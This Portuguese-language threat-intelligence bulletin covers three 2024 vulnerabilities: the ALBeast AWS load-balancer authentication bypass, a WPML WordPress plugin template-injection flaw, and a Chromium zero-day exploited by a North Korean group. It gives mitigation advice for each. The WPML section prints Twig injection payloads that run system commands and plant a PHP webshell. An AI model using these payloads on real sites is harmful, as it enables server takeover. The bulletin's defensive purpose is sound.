Your IT Company

Principais Vulnerabilidades e Ameaças (Setembro/24)

1. Objetivo

Este documento foi desenvolvido e fundamentado nas documentações oficiais do NIST (National Institute Of Standards and Technology), MITRE e CVE.org, que são mundialmente conhecidas na área de cibersegurança como modelos de padronização das melhores práticas de segurança, pesquisa de metodologias de ataques, defesa cibernética e catalogação de novas vulnerabilidades em sistemas operacionais e aplicações.

2. Vulnerabilidades e Ameaças descobertas

2.1. Descoberta uma vulnerabilidade no AWS Application Load Balancer (ALB) que permite o bypass de autenticação e autorização em aplicações.

O AWS Application Load Balancer (ALB) é um serviço da Amazon Web Services que distribui automaticamente o tráfego de entrada de aplicativos em várias instâncias, contêineres ou IPs em diferentes zonas de disponibilidade. Ele é otimizado para aplicativos baseados em HTTP e HTTPS, oferecendo suporte ao balanceamento de carga de tráfego com base em conteúdo (camada 7), roteamento inteligente e escalabilidade para lidar com altos volumes de tráfego. O ALB também permite roteamento de solicitações com base em regras como path, host e HTTP headers, melhorando o desempenho e a resiliência das aplicações

Pesquisadores recentemente publicaram uma análise detalhada de uma vulnerabilidade no ALB que recebeu a identificação de: ALBeast, que é uma falha crítica que permite o bypass de autenticação e autorização, potencialmente afetando mais de 15.000 aplicações que utilizam a funcionalidade de autenticação do ALB.

Esta vulnerabilidade explora a capacidade do AWS ALB de autenticar e autorizar usuários usando provedores de identidade (IdP). O atacante cria seu próprio ALB, configura-o para gerar um token controlado, altera o campo de emissor (issuer) para corresponder ao esperado pela aplicação da vítima, e, ao renovar o token, o AWS assina o token forjado, permitindo que o atacante acesse a aplicação da vítima sem autenticação adequada.

De acordo com os pesquisadores, a vulnerabilidade possui as seguintes características principais:

- A exposição a qualquer aplicação configurada com o recurso de autenticação do AWS ALB.
- Possível desvio de autenticação e acesso a recursos sem autorização adequada.
- Impacto direto em aplicações tanto internas quanto expostas à internet.

https://miggo-blog-assets.s3.amazonaws.com/alb-auth-flow.mp4

Figura 1 – Vídeo demonstrativo do fluxo normal de autenticação do ALB. Fonte: https://www.miggo.io/resources/albeast-security-advisory-alb-vulnerability

Exploração

A exploração da vulnerabilidade segue os seguintes passos detalhados:

- O atacante cria um ALB com autenticação configurada e controla o IdP.
- O atacante configura o ALB para alterar o campo issuer para o mesmo valor utilizado pela aplicação alvo.
- O AWS ALB, ao gerar um novo token após a expiração, utiliza o campo de emissor configurado pelo atacante, resultando em um token JWT completamente válido.

- Esse token é então enviado diretamente à aplicação da vítima, que confia no emissor e aceita o token, fornecendo acesso ao sistema sem validação adicional.

A exploração é agravada pelo fato de que informações sobre o emissor e os tokens são frequentemente expostas publicamente através de endpoints como /openid-configuration, facilitando o trabalho do invasor em construir tokens válidos.

https://miggo-blog-assets.s3.amazonaws.com/ALBeast-attack.mp4

Figura 2 – Vídeo demonstrativo da exploração ALBeast. Fonte: https://www.miggo.io/resources/albeast-security-advisory-alb-vulnerability

Mitigação e Prevenção

Os pesquisadores divulgaram as seguintes recomendações para mitigação da vulnerabilidade ALBeast:

- Verifique se todas as aplicações que utilizam autenticação ALB validam corretamente o emissor dos tokens. Aplicações vulneráveis não restringem as permissões do ALB para aceitar tokens de emissores não confiáveis.
- Limite o tráfego das suas aplicações para que aceitem apenas requisições do seu ALB. Isso evita que tokens forjados sejam enviados diretamente para a aplicação
- A AWS já atualizou a documentação de autenticação para refletir as melhores práticas de configuração. É crucial que as organizações revisem suas configurações e garantam conformidade com essas novas diretrizes.
- Realize auditorias regulares e testes de penetração em suas configurações de ALB e autenticação para identificar possíveis fraquezas.

Mitigação e prevenção usando Qualys e Trend Micro

Qualys:

- Utilize o Qualys Vulnerability Management (VM) para realizar varreduras detalhadas em todos os dispositivos de rede, especialmente nos Application Load Balancers (ALB) afetados pela vulnerabilidade Albeast.
- Identifique instâncias vulneráveis e configure uma assinatura personalizada no Qualys para detectar especificamente essa vulnerabilidade.
- Utilize o recurso de priorização de ameaças do Qualys para focar nas ALBs mais críticas, como aquelas que lidam com tráfego sensível ou de alto volume.
- Aplique patches de segurança ou atualizações recomendadas pelo fornecedor da ALB para mitigar a vulnerabilidade.
- Utilize o Qualys Patch Management para garantir que as correções sejam aplicadas de maneira automática e eficiente em todos os dispositivos afetados.
- Habilite o monitoramento contínuo com o Qualys para detectar mudanças ou novas vulnerabilidades nos ALBs em tempo real.

- Configure alertas para qualquer atividade suspeita ou alteração na configuração das ALBs, permitindo respostas rápidas.

Trend Micro:

- Utilize o Trend Micro Vision One para aplicar políticas de prevenção de exploits direcionadas a ALBs vulneráveis, garantindo que tentativas de exploração da vulnerabilidade Albeast sejam bloqueadas.
- Configure regras de prevenção de intrusão (IPS) para detectar e bloquear tentativas de execução remota de código (RCE) e outras técnicas de exploração associadas a essa vulnerabilidade.
- Utilize a análise de comportamento do Trend Micro Vision One para monitorar e identificar atividades anômalas nos ALBs, como mudanças repentinas no tráfego de rede ou tentativas de elevação de privilégios.
- Integre o Trend Micro Vision One com sua equipe de resposta a incidentes para garantir uma ação rápida diante de tentativas de exploração bem-sucedidas ou tentativas maliciosas.
- Utilize playbooks de resposta automática para isolar rapidamente as ALBs comprometidas e mitigar o impacto das explorações, minimizando o tempo de inatividade e danos.
- Reforce as configurações de segurança nas ALBs, garantindo que as melhores práticas sejam implementadas, como o uso de listas de controle de acesso (ACLs) adequadas e a limitação de privilégios de administração.
- Realize auditorias regulares para garantir que as ALBs estejam configuradas corretamente e conforme as políticas de segurança da empresa.
- Treine sua equipe de segurança sobre os riscos específicos da vulnerabilidade Albeast e as melhores práticas para evitar a exploração.
- Realize simulações de incidentes para melhorar a resposta da equipe em caso de ataques que visem os ALBs.

Para ver mais detalhes sobre esta vulnerabilidade você pode acessar os endereços a seguir: https://www.miggo.io/resources/albeast-security-advisory-alb-vulnerability e https://cybersecuritynews.com/aws-configuration-albeast-attack/

2.2. Vulnerabilidade de RCE no WPML (WordPress Multilingual Plugin) afeta mais de 1 milhão de sites WordPress.

O WPML (WordPress Multilingual Plugin) é um plugin para WordPress que permite a criação e gestão de sites multilíngues. Com ele, é possível traduzir conteúdo como páginas, posts, menus e até temas, facilitando a manutenção de sites em diferentes idiomas. O WPML oferece uma interface intuitiva e integração com ferramentas de tradução automática e profissionais, além de suportar SEO para múltiplos idiomas.

Recentemente uma vulnerabilidade crítica de execução remota de código (RCE) foi identificada no plugin WPML (WordPress Multilingual Plugin), que afeta mais de 1 milhão de sites

WordPress. A falha permite a execução de código arbitrário por atacantes autenticados exploram uma falha de injeção de template server-side (SSTI) no mecanismo Twig.

A vulnerabilidade recebeu a identificação CVE-2024-6386 que foi classificada de acordo com a Wordfence com a pontuação CVSS v3.1: 9.9 de nível crítico, e está descrita como: “O plugin WPML para WordPress é vulnerável à execução remota de código (Remote Code Execution) em todas as versões até a 4.6.12, inclusive, por meio da injeção de template do lado do servidor (Server-Side Template Injection) do Twig. Isso ocorre devido à falta de validação e sanitização de entradas na função de renderização. Isso torna possível que atacantes autenticados, com nível de acesso de Colaborador ou superior, executem código no servidor”. Esta vulnerabilidade ainda se encontra sem classificação e se encontra aguardando análise pela NIST.

A falha está presente em todas as versões do WPML até a 4.6.12 e. A vulnerabilidade ocorre devido à falta de validação e sanitização de entradas no método de renderização de templates do Twig. Atacantes com permissões de nível contribuidor ou superior podem injetar código malicioso e executar comandos diretamente no servidor.

Exploração

O WPML utiliza o Twig para renderizar conteúdo dinâmico. No entanto, sem a validação correta, os usuários mal-intencionados podem explorar essa funcionalidade, utilizando shortcodes que permitem a execução de código PHP diretamente no servidor.

A função vulnerável é responsável por processar shortcodes, como o `wpml_language_switcher`, e aplicar o conteúdo fornecido pelo usuário no template Twig. Este conteúdo não passa por validação ou escape adequado, abrindo a porta para injeção de código arbitrário.

Etapas da Exploração

1. Inserção do Shortcode Malicioso: O atacante cria um post ou página no WordPress e insere o seguinte shortcode malicioso:

```
[wpml_language_switcher]
{% set call_user_func = 'call_user_func' %}
{{ {1: 'phpinfo'}|filter(call_user_func) }}
[/wpml_language_switcher]
```

2. Processamento do Shortcode: O código é processado pelo Twig, que executa o template fornecido. Neste caso, o filtro `filter` é usado para chamar a função `call_user_func`, e o argumento fornecido a essa função é `phpinfo`, resultando na execução da função PHP `phpinfo()` no servidor.
3. Resultado: A função `phpinfo()` exibe detalhes do sistema, como informações sobre o PHP, variáveis de ambiente, e outros dados sensíveis. Esse vetor pode ser ampliado para execução de comandos mais críticos, como upload de webshells ou criação de backdoors.

Proof-of-Concept (PoC)

Um exemplo prático de exploração usando um shortcode simples pode ser o seguinte:

```
[wpml_language_switcher]
{% set cmd = 'ls' %}
{{ cmd|filter('system') }}
[/wpml_language_switcher]
```

Este shortcode injeta o comando ls (listagem de diretório) no sistema, que é então executado via o filtro Twig filter('system'). O atacante pode usar esse método para executar comandos arbitrários no servidor, obtendo assim controle total do ambiente WordPress.

Essa exploração pode ser ampliada para ataques mais complexos, incluindo a inserção de webshells para persistência. Um webshell pode ser inserido da seguinte forma:

```
[wpml_language_switcher]
{% set webshell = '<?php system($_GET["cmd"]); ?>' %}
{{ webshell|filter('file_put_contents', '/var/www/html/shell.php') }}
[/wpml_language_switcher]
```

Este código cria um arquivo shell.php no diretório público do servidor, permitindo que o atacante execute comandos remotamente ao passar parâmetros através da URL (por exemplo, http://vulnerable-site.com/shell.php?cmd=ls).

Mitigação e Prevenção

Para mitigar esta vulnerabilidade, é crucial que os administradores de sites WordPress que utilizam o plugin WPML sigam as seguintes medidas:

Aplique a atualização do plugin WPML para a versão 4.6.13 ou superior. Essa atualização corrige a falha de injeção de template que permite a execução de código

Restrinja o acesso de usuários ao nível mínimo necessário. Permissões de contribuidor ou superior devem ser revisadas para evitar que usuários mal-intencionados utilizem a funcionalidade de shortcodes para injetar código.

Reforço de Políticas de Segurança: Garanta que todas as entradas do usuário sejam validadas e sanitizadas adequadamente, especialmente em funcionalidades que envolvem renderização de templates ou manipulação de shortcodes.

Mitigação e prevenção usando Qualys e Trend Micro

Qualys

- Utilize o Qualys Web Application Scanning (WAS) para realizar uma varredura completa em sites WordPress, identificando a presença do plugin WPML e verificando se ele está vulnerável à exploração de RCE.
- Configure uma assinatura personalizada no Qualys para monitorar continuamente as versões do WPML e identificar versões vulneráveis.
- Aplique a funcionalidade de priorização de ameaças do Qualys para focar em sites críticos que utilizam o WPML e estão mais expostos a tráfego público.
- Atualize o plugin WPML para a versão mais recente que corrige essa vulnerabilidade. Utilize o Qualys Patch Management para automatizar a aplicação de patches em servidores WordPress.

- Se um patch não estiver disponível ou a atualização não puder ser aplicada imediatamente, desative temporariamente o plugin até que a correção possa ser implementada.
- Habilite a funcionalidade de monitoramento contínuo do Qualys para garantir que qualquer mudança na configuração ou no estado de segurança dos sites seja detectada em tempo real.
- Configure alertas automáticos para sinalizar alterações inesperadas no WPML ou atividades incomuns relacionadas ao tráfego do site.

Trend Micro

- Utilize o Trend Micro Vision One para aplicar políticas de prevenção de exploits, bloqueando tentativas de exploração da vulnerabilidade RCE no plugin WPML.
- Configure regras de prevenção de intrusão (IPS) que monitorem e bloqueiem tentativas de envio de payloads maliciosos direcionados à exploração dessa falha nos servidores WordPress.
- Utilize a análise de comportamento do Trend Micro Vision One para monitorar atividades suspeitas, como execução de comandos não autorizados ou tentativas de modificar arquivos sensíveis no servidor WordPress.
- Monitore logs e eventos de segurança para identificar padrões de ataque que possam ser indicativos de tentativas de exploração dessa vulnerabilidade.
- Use playbooks de resposta automática para isolar o servidor WordPress comprometido, minimizar o impacto e restaurar as operações de maneira segura.
- Reforce a segurança em níveis de permissões de arquivos e diretórios sensíveis no WordPress.
- Fortaleça as permissões do servidor onde o WordPress está instalado, limitando o acesso a scripts de terceiros e bloqueando a execução de código remoto sempre que possível.
- Configure firewalls de aplicação web (WAF) para bloquear tráfego suspeito e filtrar ataques que visam vulnerabilidades RCE.
- Eduque os administradores de sites WordPress sobre a importância de manter plugins atualizados, especialmente em relação a plugins amplamente utilizados como o WPML.

Para ver mais detalhes sobre esta vulnerabilidade você pode acessar os endereços a seguir: https://nvd.nist.gov/vuln/detail/CVE-2024-6386 e https://www.wordfence.com/blog/2024/08/1000000-wordpress-sites-protected-against-unique-remote-code-execution-vulnerability-in-wpml-wordpress-plugin/

2.3. Hackers norte coreanos estão explorando vulnerabilidade zero-day no projeto Chromium que permite RCE.

O projeto Chromium é um esforço de desenvolvimento de código aberto liderado pelo Google, focado em criar um navegador da web rápido, seguro e estável. Ele serve como a base para o navegador Google Chrome, mas ao contrário do Chrome, não inclui alguns componentes proprietários, como o sistema de atualização automática, codecs de mídia com licença restrita e o logotipo do Google. Chromium é frequentemente utilizado por desenvolvedores e outros navegadores baseados em seu código, como o Microsoft Edge e o Brave.

A Microsoft identificou um agente de ameaças norte-coreano explorando uma vulnerabilidade zero-day no Chromium, a vulnerabilidade recebeu a identificação CVE-2024-7971 que foi classificada de acordo com a NIST com a pontuação CVSS v3.1: 8.8 de nível alto, e está descrita como: “A confusão de tipo V8 no Google Chrome de 128.0.6613.84 permite que um invasor remoto explore a corrupção de heap por meio de uma página HTML criada. (Gravidade de segurança do Chromium: Alta)”.

A exploração dessa vulnerabilidade está atribuída a um agente de ameaça norte-coreano, que tem como alvo o setor de criptomoedas visando ganhos financeiros. A infraestrutura observada atribui essa atividade com confiança média ao Citrine Sleet, embora o rootkit FudModule implantado, também tenha sido atribuído ao Diamond Sleet, outro agente de ameaças norte-coreano. A Microsoft identificou anteriormente infraestruturas e ferramentas compartilhadas entre Diamond Sleet e Citrine Sleet, onde isso pode ser o uso compartilhado do malware FudModule entre esses agentes de ameaças.

O agente de ameaças Citrine Sleet está sediado na Coreia do Norte e tem como alvo principal instituições financeiras, principalmente organizações e indivíduos que gerenciam criptomoedas, para obter ganhos financeiros. Como parte de suas táticas de engenharia social, a Citrine Sleet realizou um extenso reconhecimento da indústria de criptomoedas e indivíduos associados a ela.

O agente de ameaças cria sites falsos disfarçados de plataformas legítimas de negociação de criptomoedas e usa para distribuir aplicativos de emprego falsos ou atrair alvos para baixar uma carteira de criptomoedas armada ou um aplicativo de negociação baseado em aplicativos legítimos. O Citrine Sleet geralmente infecta alvos com o malware trojan exclusivo que desenvolveu, o AppleJeus, que coleta informações necessárias para assumir o controle dos ativos de criptomoeda dos alvos. O rootkit FudModule foi vinculado ao Citrine Sleet como ferramentas compartilhadas com o Diamond Sleet.

O governo dos Estados Unidos avaliou que os atores norte-coreanos, como a Citrine Sleet, provavelmente continuarão visando vulnerabilidades de empresas de tecnologia de criptomoedas, empresas de jogos e exchanges para gerar e lavar fundos para apoiar o regime norte-coreano. Uma das organizações visadas pela exploração CVE-2024-7971 também foi alvo anterior do Sapphire Sleet.

Exploração

O ataque de exploração usou os estágios típicos vistos nas cadeias de exploração do navegador. Primeiro, os alvos foram direcionados para o domínio de exploração controlado pelo Citrine Sleet, voyagorclub[.]space. Uma vez que um alvo se conectou ao domínio, a exploração RCE de zero-day para CVE-2024-7971 foi veiculada.

Após o exploit RCE alcançar a execução do código no processo de renderização do Chromium em sandbox, o código shell contendo um exploit de escape de sandbox do Windows e o rootkit FudModule é baixado e carregado na memória. Depois que o exploit de escape da sandbox for bem-sucedido, o rootkit FudModule principal é executado na memória. Esse rootkit emprega técnicas de manipulação direta de objetos do kernel (DKOM) para interromper os mecanismos de segurança do kernel, ele é executado exclusivamente no modo de usuário e executa a adulteração do kernel por meio de um primitivo de leitura/gravação do kernel.



Figura 3 – Fluxo do exploit da CVE-2024-7971. Fonte: https://www.microsoft.com/en-us/security/blog/2024/08/30/north-korean-threat-actor-citrine-sleet-exploiting-chromium-zero-day/

Mitigação e Prevenção

A atualização de segurança para o Chromium foi lançada em resposta à vulnerabilidade CVE-2024-7971. É essencial que todos os usuários do Chromium e navegadores baseados nele (como Google Chrome) apliquem essa atualização imediatamente, certifique-se de que o navegador Google Chrome esteja atualizado na versão 128.0.6613.84 ou posterior e que o navegador Microsoft Edge esteja atualizado na versão 128.0.2739.42 ou posterior.

Implementar controles de segurança adicionais no nível de sistema operacional e navegador, como a ativação de medidas de mitigação de sandbox e monitoramento contínuo de processos.

O uso de ferramentas como Microsoft Defender for Endpoint pode detectar e bloquear atividades associadas a essa exploração, incluindo sinais de escape de sandbox e instalação de rootkits como o FudModule.

Mitigação e Prevenção usando Qualys e Trend Micro

Qualys

- Utilize o Qualys Vulnerability Management (VM) para realizar uma varredura detalhada em todos os dispositivos na rede, focando em navegadores baseados no Chromium, como Google Chrome, Microsoft Edge, Opera, entre outros.
- Identifique quais versões do Chromium estão instaladas e se estão vulneráveis à exploração dessa falha zero-day.
- Configure assinaturas de vulnerabilidade no Qualys para identificar navegadores e plugins desatualizados ou inseguros.
- Utilize o recurso de priorização de ameaças do Qualys para focar em dispositivos críticos, como endpoints de usuários com acesso a dados sensíveis ou servidores que rodam versões web de aplicativos baseados em Chromium.

- Garanta a atualização imediata para a versão mais recente do Chromium, que contém o patch para corrigir essa vulnerabilidade.
- Utilize o Qualys Patch Management para automatizar o processo de correção em larga escala, garantindo que todos os navegadores baseados em Chromium sejam atualizados de forma rápida e eficaz.
- Ative o monitoramento contínuo com o Qualys para detectar novas vulnerabilidades em navegadores web e possíveis explorações dessa zero-day.

Trend Micro

- Utilize o Trend Micro Vision One para aplicar políticas de prevenção de exploits que bloqueiem tentativas de execução de código malicioso direcionadas a vulnerabilidades no Chromium.
- Configure regras de prevenção de intrusão (IPS) que monitorem e bloqueiem tentativas de exploração dessa vulnerabilidade zero-day em navegadores baseados em Chromium.
- Utilize a análise de comportamento para identificar atividades suspeitas, como execuções de código não autorizadas ou tráfego inusitado para servidores de comando e controle (C2) associados ao grupo Citrine Sleet.
- Aplique técnicas de containment em endpoints que possam ter sido comprometidos durante a exploração dessa vulnerabilidade.
- Implemente políticas de segurança para navegadores baseados no Chromium, restringindo a execução de scripts e desabilitando o uso de plugins ou extensões não confiáveis.
- Utilize firewalls de aplicação web (WAF) para bloquear atividades maliciosas relacionadas a essa vulnerabilidade e mitigar riscos em sessões web.
- Reforce a política de atualização contínua de navegadores e plugins, garantindo que os usuários estejam sempre utilizando as versões mais seguras.

Para ver mais detalhes sobre esta vulnerabilidade você pode acessar os endereços a seguir: https://www.microsoft.com/en-us/security/blog/2024/08/30/north-korean-threat-actor-citrine-sleet-exploiting-chromium-zero-day/ e https://nvd.nist.gov/vuln/detail/CVE-2024-7971

Esta publicação tem como objetivo orientar a equipe interna e os nossos clientes sobre ameaças emergentes no ambiente cibernético, possibilitando assim ações proativas de prevenção para tornar a infraestrutura de nossas empresas cada vez mais segura.

A publicação do documento de Inteligência de Ameaças será realizada quinzenalmente.

Produzido por: Comitê Editorial de Segurança da Service Sec

Contato, sugestões e críticas: comite.editorial@servicesec.com.br